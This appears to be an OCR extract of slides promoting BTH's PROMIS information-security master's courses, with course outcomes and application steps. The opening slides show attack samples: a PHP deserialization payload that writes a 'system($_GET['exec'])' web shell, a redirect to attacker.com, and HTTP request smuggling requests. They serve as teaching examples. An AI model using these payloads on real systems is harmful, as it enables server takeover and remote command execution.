


```
O:33:"Swift_Transport_SendmailTransport":3:{s:10:"*_buffer";O:31:"Swift_ByteStream_FileByteStream":4:{s:38:"Swift_ByteStrea
m_FileByteStream_path";s:14:"/tmp/pwned.php";s:38:"Swift_ByteStream_FileByteStream_mode";s:3:"w+b";s:56:"Swift_ByteStream_A
bstractFilterableInputStream_filters";a:0:{}s:60:"Swift_ByteStream_AbstractFilterableInputStream_writeBuffer";s:57:"<?php
system($_GET['exec']); ?>";}s:11:"*_started";b:1;s:19:"*_eventDispatcher";O:34:"Swift_Events_SimpleEventDispatcher":0:{}}
```


e for examples. example 5.

DevOps: Multi-component, caching, load balancing make our product resilient!

Security:




```
HTTP/1.1 302 Found
Date: Sat, 14 Sep 2019 00:55:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 267
Connection: keep-alive
Location: https://www.attacker.com/login
Strict-Transport-Security: max-age=31536000
X-Frame-Options: DENY

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="https://www.attacker.com/login">https://www.attacker.com/login</a>.  If not click
the link.
```



```
POST /auth/session HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 50
Connection: close
Referer: https://[redacted]/login
Cookie: _vwo_uuid_v2=D7FF7EABF1E283CDC77767B75ABC4FA51|74f99aef48c9151f
Transfer-Encoding : chunked

27
{"username":"admin","password":"admin"}
1
Z
Q
```

HTTP Request Smuggling



```
GET / HTTP/1.1
Host: www.attacker.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

x=10
```

Does this sound interesting?

PROMIS (Professional Master in Information Security)

GENERAL FORMAT

Active industrials studying and working at the same time

- *University grade **COURSES for professionals**!*
- *Extend current competence in **an area ("security")***
- Case-based pedagogy (bring your own problems!)
- On-line collaborative didactics
- Distance capability overall incl. lab and tools

Courses under development with input from companies

- Keep relevant and right level (companies advise us)
- DO YOU want to be part of the companies advising on courses?
    - CONTACT: XXX@bth.se

BALLOU
VI ÄR EXPERTER PÅ DRIFT - ÄR NI?
citynetwork
ERICSSON
CYBERCOM GROUP
Outpost24
PROMESTRA
TRUESEC
telenor
factor10
MaxKompetens
HELP AT WORK

more to come

Courses (3 thus far)

PROMIS (Professional Master in Information Security)

https://promisedu.se/

Security in Software-intensive products and service development (PA2582)
https://www.bth.se/eng/courses/D5818/20202/
Course responsible: tony.gorschek@bth.se

- The ability to understand the technology, operational aspects, and engineering aspects of security - albeit the focus on the course is on "engineering security”
- The ability to plan for "pre-emptive" security in the planning and development of products and services
- The ability to do a risk assessment and take ROI into account
- The ability to develop and use secure architectures that allows for a more stable base for products and services
- The ability to compare and weigh the benefits and costs of non-functional aspects in combination to security
- The ability to estimate how security aspects impact, and are impacted on quality-/non-functional aspects such as usability, performance and maintainability of a product

more to come

Courses (3 thus far)

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Software Security (DV2595)
https://www.bth.se/eng/courses/D5816/20202/
Course responsible: dragos.ilie@bth.se

- The ability to understand how attackers exploit risky programming practices
- The ability to detect risky programming practices
- The ability to understand and reason about efficiency and limitations in existing software security mechanisms
- The ability to to compare and weight the benefits and costs associated with binary analysis and instrumentation techniques

more to come

Courses (3 thus far)

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Web System Security (DV2596)
https://www.bth.se/eng/courses/D5816/20202/
Course responsible: anders.carlsson@bth.se

- be able to explain web protocols based on known vulnerabilities and weaknesses
- be able to describe the Common Vulnerability Scoring System (CVSS)
- be able to explain web protocols based on known vulnerabilities and weaknesses
- be able to explain the security aspects when using languages and framework, eg. PHP, JavaScript, and SQL
- be able to explain authentication mechanisms and counter techniques to bypass authentication
- understand Cross-site scripting (XSS) attacks and SQL injections
- be able to explain impacts of one or more combined vulnerabilities that limit or extend the damage given
- be able to install and configure the web server for high security independently
- be able to use and search open vulnerability databases (Common Vulnerability databases CV -DB)
  to prevent and find security problems
- be able to use best practice of known design patterns for secure web applications
- be able to utilize OWASP where applicable
- be able to conduct internal and external penetration testing of web applications and related infrastructure

more to come

PROMIS

HOW TO APPLY

https://promisedu.se/

Spread information about courses @ your company

Entry Requirements

PROMIS courses requires at least 120 credits, of which at least 90 credits are in a technical area, and a minimum of 2 years professional experience within an area related to software-intensive product and/or service development (shown by, for example, a work certificate from an employer).

Even if you don’t have the formal academic merits, you might be qualified for the course through validation (reell kompetens)!

Apply for course:

1. **Create a user account at antagning.se / universityadmission.se**
2. **Search for PROMIS courses by the name Fill in and send in your application**
3. **Upload your required documents (employer’s certificate)**
4. **Reply to any offers of admission**

Questions about the course: contact course responsible
Questions about applying and validation (reell kompetens): : anna.eriksson@bth.se
Visit promisedu.se for more info about courses, application and template for employer’s certificate

Advanced Web Application Vulnerabilities
(Professional Master in Information Security)

PRO.M.IS
security built in

Any questions?

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